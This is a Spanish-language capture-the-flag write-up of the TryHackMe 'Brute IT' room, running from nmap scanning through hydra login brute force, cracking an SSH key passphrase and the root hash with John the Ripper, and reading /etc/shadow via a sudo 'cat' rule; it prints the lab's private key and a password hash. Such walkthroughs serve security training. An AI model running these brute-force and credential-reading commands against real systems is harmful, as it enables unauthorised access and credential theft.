

# [Write-Up THM]

## Brute IT

Carlos Caminero

Máquina de TryHackMe: <https://tryhackme.com/room/bruteit>

Empezamos con la fase de reconocimiento activo. Primero, realizaremos un escaneo inicial de puertos:

```
(root@kali)-[/home/kali/thm/brute-it]
# nmap 10.10.178.195 --open -oN init-scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 04:33 EDT
Nmap scan report for 10.10.178.195
Host is up (0.042s latency).
Not shown: 840 closed tcp ports (reset), 158 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 3.89 seconds
```

Vemos que aloja un servidor SSH y un servidor web escuchando en el puerto 80. Como segundo paso del escaneo, lanzaremos los scripts automáticos de NMAP (con -sC) y obtendremos la versión de los servicios (con -sV), en busca de alguna posible vulnerabilidad:

```
(root@kali)-[/home/kali/thm/brute-it]
# nmap -p 22,80 -sC -sV 10.10.178.195 -oN version-scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 04:35 EDT
Nmap scan report for 10.10.178.195
Host is up (0.48s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 4b0ebf14fa54b35c4415edb25da0ac8f (RSA)
|   256 d03a8155135e870ce8521ecf44e03a54 (ECDSA)
|_  256 dace79e045eb1725ef62ac98f0cfbb04 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds
```

Con este segundo análisis hemos descubierto dos cosas:

- La máquina aloja un servidor web Apache con versión 2.4.29 y su página principal es la que viene por defecto.
- El sistema anfitrión es un Linux.

A través del navegador Firefox, visualizamos la página principal del servidor de Apache:



Utilizaremos el repositorio de listas **SecLists** (<https://github.com/danielmiessler/SecLists>), para lanzar un ataque de diccionario al servidor web en busca de directorios ocultos. Para ello, utilizaremos la herramienta **gobuster**:

```
(root@kali)-[/home/kali/thm/brute-it]
# gobuster dir -u http://10.10.178.195 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt


Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.178.195
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.4
[+] Timeout: 10s

2023/04/02 04:42:11 Starting gobuster in directory enumeration mode

/admin (Status: 301) [Size: 314] [→ http://10.10.178.195/admin/]
Progress: 3704 / 220547 (1.68%)
```

Descubrimos un URI llamado **/admin**. Si accedemos a esa dirección, nos mostrará una página de login:



**LOGIN**

USERNAME

PASSWORD

LOGIN

A priori, desconocemos el usuario y la contraseña. Si accedemos al código fuente, veremos un comentario que dejaron los programadores:

```
11 <div class="main">
12   <form action="" method="POST">
13     <h1>LOGIN</h1>
14
15
16     <label>USERNAME</label>
17     <input type="text" name="user">
18
19     <label>PASSWORD</label>
20     <input type="password" name="pass">
21
22     <button type="submit">LOGIN</button>
23   </form>
24 </div>
25
26 <!-- Hey john, if you do not remember, the username is admin -->
27 </body>
28 </html>
29
```

Hemos descubierto que hay un posible usuario que se llama *john* y uno que se llama *admin* (administrador). Al tratarse de un formulario de login que utiliza métodos POST subyacentes, la herramienta más cómoda personalmente, para intentar realizar fuerza bruta es *hydra*.

Para que el ataque tenga éxito tenemos que ver como se comporta la página web cuando introducimos una contraseña incorrecta:

# LOGIN

Username or password invalid

**USERNAME**

**PASSWORD**

**LOGIN**

Una vez conocido esto, procederemos a utilizar *hydra*:

```
(root@kali)-[/home/kali/thm/brute-it]
# hydra -l admin -P /usr/share/SecLists/Passwords/xato-net-10-million-passwords-100000.txt 10.10.178.195 http-post-form "/admin/:user=^USER^&pass=^PASS^:F=invalid"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-02 04:55:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100000 login tries (l:1/p:100000), ~6250 tries per task
[DATA] attacking http-post-form://10.10.178.195:80/admin/:user=^USER^&pass=^PASS^:F=invalid
[80][http-post-form] host: 10.10.178.195 login: admin password: xat
```

Nos logueamos y veremos lo siguiente:

**Hello john, finish the development of the site,  
here's your RSA private key.**

THM{b}

Si accedemos al enlace nos mostrará la clave privada RSA del usuario jhon:



```
← → ↺ 🏠 🔒 10.10.178.195/admin/panel/id_rsa
🐧 Kali Linux 🌐 Kali Tools 📄 Kali Docs 📖 Kali Forums 🔍 Kali NetHunter 🚀

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,E32C44CDC29375458A02E94F94B280EA

JCPsentybdCSx8QM0cWKnIASnIRETjZjz6ALJkX3nKSI4t40y8WfWfkbIdQvxLI
mUrFu3+/UCmXwceW6uJ7Z5CpqMFpUQN8oGUxcm0dPA88bpEBmUH/vD2K/Z+Kg0vY0
BvbTz3VEcpXJygt09WRg3M9XSVsmxpaAEL4XBN8EmLKAKR+FLj21qbzPzN8Y7bK
HYQ0L43jIuLNK0Eq9jbI801c5YUw0wtVLPBNSLzRMuEhceJ1bYDwyU0k3zpVLaxY
+Z3mZtMq5NkAjdlo1lZtwMxvwDy478DjxNQZ7eR/co0mq2jj3tBeKH9AX0ZLDQw
UHfmEmBwXHNK82Tp/2eW/Sk8psLNgEsvAVPLexes5QArS+wGPZp1cpV1iSc3AnVB
V0xaB4uzzTXUjP2H8Z68a34B8tMdej0MLHC1KUcWqgyi/Mdq6l8HeolBMUbcFzqA
vbVm8+6DhZPvc4F00bzLDvW23b2pI4RraI8fnEXHty6rfkJuHNVR+N8ZdaYZB0Dd
/n0a0ftQ1N361KFGf5EF7LX4qKJz2cP2m7qxSPmtZAgzGavUR1JDvCXzyjbPecWR
y0cuCmp8BC+Pd4s3y3b6tqNuharJfZS26B0eN99926J5ne7G1BmyPvPj7wb5KuW1
yKGn32DL/Bn+a4oReWngHMLDo/4xmxeJrpmtovwmJOXo5o+UeEU3ywr+sUBJc3W8
oU0XNfQwjdnXMkgVspf8w7bGecucFdmI0sDiYGNk5uvmwUjukfVLT9JPMN8h0ns7
onw+9H+FYFUbEeW0u7QpqGRTZY0KjRxsrzII3YFmx9u3UHL0qqDUIsHjHccmnqx
zRDSfkbkA6ItIqx55+cE0f0sdofXtvzvCRWba5GFaBtNjHf940Lx9xfbdw0EzZBD
wYZvFv3c1VePTT0wvWybvo0qJTfauBlyRGM1l7ocB2wiHgZBTxPVDjb4qfVT8FNP
f17Dz/BjRDUiKoMu7gTifpnB+iw449cW2y538U+0m0QJE5myq+U0IkY9yydgDB6u
uGrfKAYp6NDvPF71PgiAhcrzggGuDq2jizoeH10q9yvt4pn3Q8d8EvuCs32464l5
0+2w+T2AeiPL74+xzkhGa1EcPJavpjogio0E5VAEavh6Yea/riH0HeMiQdQLM+tN
C6Y0rVDEUicDGZGVoRR0Z2gDbjh6xEZexqKc9Dmt9JbJfYobBG702VC7EpxiHGeJ
mJZ/cDXFDhJ1lBnkF8qhmTQtziEoEyB3D8yiUvW8xRaZG10QnZWikyKGtJRIrGZv
0cD6BKQsZyoo36vNPK4U7QAVLRyNDHyeYTo8LzNsx0aDbu1rUC+83DyJwUIx0Cmd
6WPCj80p/mnnjcF42wwg0VtXduekQBxZ5KpwvmXjb+yoyPCgJbiVwUtmgZcUN8B
zQ8oFwPXTszUYgNjg5RFgj/MBYTral6VYDAepn4YowdaAlv3M8ICRKQ3GbQEV6ZC
miDKAMx3K3VJpsY4aV52au5x43do6e3xyTSR7E2bfsUblzj2b+mZXrmxst+XDU6u
x1a9TrlunTcJJZJWKRMTel4LRWPwR0tsb25t0uUr6DP/Hr52MLaLg1yIGR81cR+W
-----END RSA PRIVATE KEY-----
```

La copiaremos en un fichero aparte, obtendremos su passphrase con ayuda de John The Ripper, y como tiene habilitado un servidor SSH, podremos entrar en el sistema como el usuario *john*.

Para poder realizar un ataque de diccionario con la herramienta *John The Ripper*, utilizaremos **ssh2john** para generar un formato que sepa interpretar:

```
(root@kali)-[/home/kali/thm/brute-it]
# vim john-rsa-key

(root@kali)-[/home/kali/thm/brute-it]
# ssh2john john-rsa-key > john-rsa-key-to-crack
```

Una vez hecho esto, podremos hallar la passphrase:

```
(root@kali)-[/home/kali/thm/brute-it]
# john --format=SSH --wordlist=/usr/share/wordlists/rockyou.txt john-rsa-key-to-crack
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rock: (john-rsa-key)
1g 0:00:00:00 DONE (2023-04-02 05:05) 33.33g/s 2420Kp/s 2420Kc/s 2420KC/s saloni..rock14
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ya tenemos todo listo para entrar en el sistema, utilizando la clave privada de john:

```
(root@kali)-[/home/kali/thm/brute-it]
# chmod 600 john-rsa-key

(root@kali)-[/home/kali/thm/brute-it]
# ssh john@10.10.178.195 -i john-rsa-key
The authenticity of host '10.10.178.195 (10.10.178.195)' can't be established.
ED25519 key fingerprint is SHA256:kuN3XXc+oPQAti00Gaw6lCV2oGx+hdAnqsj/7yfrGnM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.178.195' (ED25519) to the list of known hosts.
Enter passphrase for key 'john-rsa-key':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)
```

En el directorio \$HOME de john, tendremos acceso a la bandera *user.txt*:

```
john@bruteit:~$ ls
user.txt
```

Ejecutaremos *sudo -l*, para comprobar si el usuario john tiene permisos especiales de ejecución al pertenecer al grupo sudo:

```
john@bruteit:~$ groups
john sudo
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
```

Vemos que el usuario puede ejecutar el comando *cat* como root sin necesitar contraseña. Esto nos permite poder leer el fichero */etc/shadow*:



```
john@bruteit:~$ sudo cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4inf
DjI88U9yUXEVgL.:18490:0:99999:7:::
daemon*:18295:0:99999:7:::
bin*:18295:0:99999:7:::
sys*:18295:0:99999:7:::
sync*:18295:0:99999:7:::
games*:18295:0:99999:7:::
man*:18295:0:99999:7:::
lp*:18295:0:99999:7:::
```

Crackearemos la contraseña de root con John The Ripper:

```
(root@kali)-[/home/kali/thm/brute-it]
# john --wordlist=/usr/share/wordlists/rockyou.txt root-shadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
fo [REDACTED] (root)
1g 0:00:00:00 DONE (2023-04-02 05:16) 11.11g/s 5688p/s 5688c/s 5688C/s 123456..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Con ello, habremos conseguido la contraseña de root.

Elevamos privilegios y obtenemos la bandera:

```
john@bruteit:~$ su - root
Password:
root@bruteit:~# ls
root.txt
root@bruteit:~# cat root.txt
THM{[REDACTED]}
root@bruteit:~#
```

¡CTF superado!